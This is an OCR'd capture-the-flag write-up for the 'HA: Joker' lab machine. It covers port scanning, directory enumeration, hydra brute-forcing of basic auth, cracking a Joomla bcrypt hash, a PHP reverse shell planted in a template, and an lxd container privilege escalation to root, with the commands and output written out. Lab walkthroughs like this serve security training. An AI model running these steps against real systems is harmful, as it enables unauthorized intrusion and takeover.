
HA JOKER CTF


```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; pr
otocol 2.0)
| ssh-hostkey:
|   2048 ad:20:1f:f4:33:1b:00:70:b3:85:cb:87:00:c4:f4:f7 (RSA)
|   256 1b:f9:a8:ec:fd:35:ec:fb:04:d5:ee:2a:a1:7a:4f:78 (ECDSA)
|_  256 dc:d7:dd:6e:f6:71:1f:8c:2c:2c:a1:34:6d:29:99:20 (ED25519)
80/tcp   open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: HA: Joker
8080/tcp open  http    Apache httpd 2.4.29
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=Please enter the password.
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: 401 Unauthorized
Service Info: Host: localhost; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
┌──(max㉿kali)-[/]
└─$ gobuster dir -u http://10.10.13.152 -w /usr/share/wordlists/dirb/common.txt
 -q -t 15 -x php,html,txt
/.htaccess.php        (Status: 403) [Size: 277]
/.htpasswd.html       (Status: 403) [Size: 277]
/.hta                 (Status: 403) [Size: 277]
/.htaccess.html       (Status: 403) [Size: 277]
/.hta.php             (Status: 403) [Size: 277]
/.htpasswd.txt        (Status: 403) [Size: 277]
/.htaccess            (Status: 403) [Size: 277]
/.hta.html            (Status: 403) [Size: 277]
/.htpasswd            (Status: 403) [Size: 277]
/.htpasswd.php        (Status: 403) [Size: 277]
/.hta.txt             (Status: 403) [Size: 277]
/.htaccess.txt        (Status: 403) [Size: 277]
/css                  (Status: 301) [Size: 310] [--> http://10.10.13.152/css/]
/img                  (Status: 301) [Size: 310] [--> http://10.10.13.152/img/]
/index.html           (Status: 200) [Size: 5954]
/index.html           (Status: 200) [Size: 5954]
/phpinfo.php          (Status: 200) [Size: 94764]
/phpinfo.php          (Status: 200) [Size: 94764]
/secret.txt           (Status: 200) [Size: 320]
/server-status        (Status: 403) [Size: 277]
```

robots.txt out on Port 8080



Basic Authorization



hydra syntax for Basic Authorization (-f http-get)

```
┌──(max㉿kali)-[/]
└─$ hydra 10.10.13.152 -s 8080 -l joker -P /usr/share/wordlists/rockyou.txt -f
http-get
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in m
ilitary or secret service organizations, or for illegal purposes (this is non-b
inding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-08-20 12:21
:14
[WARNING] You must supply the web page as an additional option or via -m, defau
lt path set to /
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p
:14344399), ~896525 tries per task
[DATA] attacking http-get://10.10.13.152:8080/
[8080][http-get] host: 10.10.13.152   login: joker   password: hannah
```

nikto -id flag if you have user:passwd creds

```
┌──(max㉿kali)-[/]
└─$ nikto -h http://10.10.13.152:8080/ -id joker:hannah
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.13.152
+ Target Hostname:    10.10.13.152
+ Target Port:        8080
+ Start Time:         2021-08-20 13:00:11 (GMT-7)
---------------------------------------------------------------------------
```

We download the backup.zip file, decrypt with zip2john

```
+ Entry '/administrator/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/bin/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/cache/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/cli/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/components/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/includes/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/language/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/layouts/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/libraries/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/modules/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/plugins/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/tmp/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ "robots.txt" contains 14 entries which should be manually viewed.
+ Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is
he EOL for the 2.x branch.
+ /backup.zip: Potentially interesting archive/cert file found.
```

simple cat of the joomla db


```
--
-- Dumping data for table `cc1gr_users`
--

LOCK TABLES `cc1gr_users` WRITE;
/*!40000 ALTER TABLE `cc1gr_users` DISABLE KEYS */;
INSERT INTO `cc1gr_users` VALUES (547,'Super Duper User','admin','admin@example.com
',$2y$10$b43UqoH5UpXokj2y9e/8U.LD8T3jEQCuxG2oHzALoJaj9M5unOcbG,0,1,'2019-10-08 12
:00:15','2019-10-25 13:20:02',0,'{\"admin_style\":\"\",\"admin_language\":\"\",\"
language\":\"\",\"editor\":\"\",\"helpsite\":\"\",\"timezone\":\"\"}','0000-00-00 0
0:00:00',0,'','',0);
/*!40000 ALTER TABLE `cc1gr_users` ENABLE KEYS */;
UNLOCK TABLES;
```


john cracks the hashed password quickly

```
┌──(max㉿kali)-[~/Downloads/Joker/db]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X2])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
abcd1234         (?)
```


Joomla template editing for reverse shell:



add rev shell php script into template and hit SAVE



open Browser to <IP:PORT>/templates/protostar/shell.php to execute shell



we have suid perms on the lxc:

```
find / -type f -perm -u=s 2>/dev/null
/bin/ping
/bin/mount
/bin/umount
/bin/su
/bin/fusermount
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
```

If you belong to lxd or lxc group, you can become root!

```
www-data@ubuntu:/tmp$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data),115(lxd)
```

lxc privesc: git clone app onto attack box (currently must use a THM box for compiling x86 code)
run build-alpine (an image tar.gz will be created)
wget image to victim box

```
$ git clone https://github.com/saghul/lxd-alpine-builder.git
$ cd lxd-alpine-builder
$ ./build-alpine
```

import image: lxc image import alpine-v3.12-x86_64-202000623_1235.tar.gz —alias myalpine
list to confirm: lxc image list

```
www-data@ubuntu:/tmp$ lxc image import alpine-v3.12-x86_64-20200623_1255.tar.gz --alias
myalpine
<-v3.12-x86_64-20200623_1255.tar.gz --alias myalpine
www-data@ubuntu:/tmp$ lxc image list
lxc image list
+----------+--------------+--------+------------------------------+--------+--------+--------
-----------------------+
|  ALIAS   | FINGERPRINT  | PUBLIC |          DESCRIPTION         |  ARCH  |  SIZE  |
UPLOAD DATE          |
+----------+--------------+--------+------------------------------+--------+--------+--------
-----------------------+
| myalpine | f3c94a02e9d8 | no     | alpine v3.12 (20200623_12:55) | x86_64 | 3.07MB | Jun 23,
2020 at 11:07am (UTC) |
+----------+--------------+--------+------------------------------+--------+--------+--------
-----------------------+
www-data@ubuntu:/tmp$
```

inititialize: lxc init myalpine <USER> -c security.privileged=true
configure: lxc config device add <USER> mydevice disk source=/ path=/mnt/root recursive=true
start: lxc start <USER>
execute shell: lxc exec <USER> /bin/sh

```
www-data@ubuntu:/tmp$ lxc init myalpine joker -c security.privileged=true
lxc init myalpine joker -c security.privileged=true
Creating joker
www-data@ubuntu:/tmp$ lxc config device add joker mydevice disk source=/ path=/mnt/root
recursive=true
<ydevice disk source=/ path=/mnt/root recursive=true
Device mydevice added to joker
www-data@ubuntu:/tmp$ lxc start joker
lxc start joker
www-data@ubuntu:/tmp$ lxc exec joker /bin/sh
lxc exec joker /bin/sh
~ # id
id
uid=0(root) gid=0(root)
```